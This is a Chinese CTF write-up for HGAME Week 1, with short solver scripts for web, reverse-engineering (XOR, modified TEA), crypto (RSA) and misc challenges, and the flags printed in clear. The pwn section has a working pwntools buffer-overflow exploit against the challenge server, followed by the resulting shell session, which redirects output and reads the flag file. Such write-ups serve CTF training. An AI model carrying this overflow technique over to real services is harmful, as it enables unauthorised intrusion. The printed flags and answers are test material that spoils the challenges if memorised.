Week1-华维帝皇铠甲的召唤器

web

web1

找源码，通关后给的数据，处理一下两次base64

```
#include <stdio.h>
#include <stdint.h>
int main()
{
```

```
int a[] = {
0x59,0x55,0x64,0x6b,0x61,0x47,0x4a,0x58,0x56,0x6a,0x64,0x61,0x62,0x46,0x5a,0x31,
0x59,0x6d,0x35,0x73,0x53,0x31,0x6c,0x59,0x57,0x6d,0x68,0x6a,0x4d,0x6b,0x35,0x35,
0x59,0x56,0x68,0x43,0x4d,0x45,0x70,0x72,0x57,0x6a,0x46,0x69,0x62,0x54,0x55,0x31,
0x56,0x46,0x52,0x43,0x4d,0x46,0x6c,0x56,0x59,0x7a,0x42,0x69,0x56,0x31,0x59,0x35
};
for (int i = 0; i < 64; i++) {
    printf("%c",a[i]);
}

return 0;
```

```
}
```

两次base64

hgame{fUnnyJavascript&FunnyM0taG4me}

Reverse

test_you ida

没啥好说的

ctrl+f也能做

easy_asm

简单的汇编，逻辑是异或

encode

hgame{encode_is_easy_for_a_reverse_engineer}

```
enc=[0x00000008, 0x00000006, 0x00000007, 0x00000006, 0x00000001, 0x00000006,
0x0000000D, 0x00000006, 0x00000005, 0x00000006, 0x0000000B, 0x00000007, 0x00000005,
0x00000006, 0x0000000E, 0x00000006, 0x00000003, 0x00000006, 0x0000000F, 0x00000006,
0x00000004, 0x00000006, 0x00000005, 0x00000006, 0x0000000F, 0x00000005, 0x00000009,
0x00000006, 0x00000003, 0x00000007, 0x0000000F, 0x00000005, 0x00000005, 0x00000006,
0x00000001, 0x00000006, 0x00000003, 0x00000007, 0x00000009, 0x00000007, 0x0000000F,
0x00000005, 0x00000006, 0x00000006, 0x0000000F, 0x00000006, 0x00000002, 0x00000007,
0x0000000F, 0x00000005, 0x00000001, 0x00000006, 0x0000000F, 0x00000005, 0x00000002,
0x00000007, 0x00000005, 0x00000006, 0x00000006, 0x00000007, 0x00000005, 0x00000006,
0x00000002, 0x00000007, 0x00000003, 0x00000007, 0x00000005, 0x00000006, 0x0000000F,
0x00000005, 0x00000005, 0x00000006, 0x0000000E, 0x00000006, 0x00000007, 0x00000006,
0x00000009, 0x00000006, 0x0000000E, 0x00000006, 0x00000005, 0x00000006, 0x00000005,
0x00000006, 0x00000002, 0x00000007, 0x0000000D, 0x00000007, 0x00000000, 0x00000000,
0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
0x00000000, 0x00000000, 0x00000000]
for i in range(0,100,2):
    print(chr(enc[i]+enc[i+1]*16),end='')
```

easyenc

hgame{4ddit1on_is_a_rever5ible_0peration}

```
#include<stdio.h>
int main() {
   int v7[11];
   v7[0] = 167640836;
   v7[1] = 11596545;
   v7[2] = -1376779008;
   v7[3] = 85394951;
   v7[4] = 402462699;
   v7[5] = 32375274;
   v7[6] = -100290070;
   v7[7] = -1407778552;
   v7[8] = -34995732;
   v7[9] = 101123568;
   char enc[44];
   for (int i = 0; i < 44; i+=4) {
      enc[i+3] = v7[i/4] >> 24;
      enc[i+2] = v7[i/4] >> 16;
      enc[i+1] = v7[i/4] >> 8;
      enc[i] = v7[i/4];
```

```
}
for (int i = 0; i < 42; i++) {
    printf("%c", ((enc[i] + 86) ^ 50) );
}
return 0;
```

```
}
```

a_cup_of_tea

简单的魔改tea

hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

```
#include <stdio.h>
#include <stdint.h>
void decipher(unsigned int num_rounds, uint32_t v[2], uint32_t const k[4]) {
    unsigned int i;
    uint32_t  result;
    uint32_t v0 = v[0], v1 = v[1], delta = 0x543210DD, sum = -delta * num_rounds;
    for (i = 0; i < num_rounds; i++) {
        result = sum + v0;
        v1 -= result ^ (k[2] + 16 * v0) ^ (k[3] + (v0 >> 5));
        v0 -= (sum + v1) ^ (k[0] + 16 * v1) ^ (k[1] + (v1 >> 5));
        sum += delta;
    }
    v[0] = v0; v[1] = v1;
}
int main()
{
    uint32_t v[] = { 0x2E63829D, 0xC14E400F, 0x9B39BFB9, 0x5A1F8B14, 0x61886DDE, 0x6565C6CF, 0x9F064F64, 0x236A43F6,0x7d68 };
    uint32_t const k[4] = { 0x12345678, 0x23456789, 0x34567890, 0x45678901 };
    unsigned int r = 32;
    for (int i = 0; i < 8; i += 2) {
        decipher(r, &v[i], k);
    }
    printf("%s\n", v);
    return 0;
}
```

Pwn


test_nc

没啥好说的

easy_overflow

hgame{e62632a37d94260e821b0888d13926cf8d4c78dc}

```
from pwn import *
r=remote("week-1.hgame.lwsec.cn",31424)
pd="a"*24+p64(0x00401176)
r.sendline(pd)
r.interactive()
```



```
$ exec 1>&0
$ ls
bin
dev
flag
lib
lib32
lib64
vuln
$ cat flag
hgame{e62632a37d94260e821b0888d13926cf8d4c78dc}
$
[*] Interrupted
[*] Closed connection to week-1.hgame.lwsec.cn port 31424
```

进去之前close了标准输出，所以要重定向

exec 1>&0就行

Crypto

rsa

跑网站就行

大整数分解之后直接上脚本

hgame{factordb.com_is_strong!}

```
import gmpy2
from Crypto.Util.number import long_to_bytes
p=11239134987804993586763559028187245057652550219515201768644770733869088185320740938450178816138394844329723311433549899499795775655921261664087997097294813
q=12022912661420941592569751731802639375088427463430162252113082619617837010913002515450223656942836378041122163833359097910935638423464006252814266959128953
e = 65537
c=110674792674017748243232351185896019660434718342001686906527789876264976328686134101972125493938434992787002915562500475480693297360867681000092725583284616353543422388489208114545007138606543678040798651836027433383282177081034151589935024292017207209056829250152219183518400364871109559825679273502274955582
# n =
73069886771625642807435783661014062604264768481735145873508846925735
521695159
n = q * p
# print(n)
d = gmpy2.invert(e, (p - 1) * (q - 1))
print("d=", d)
m = pow(c, d, n)
print(m)
print(long_to_bytes(m))
```

Misc

sign_in

签到题没啥好说的

base64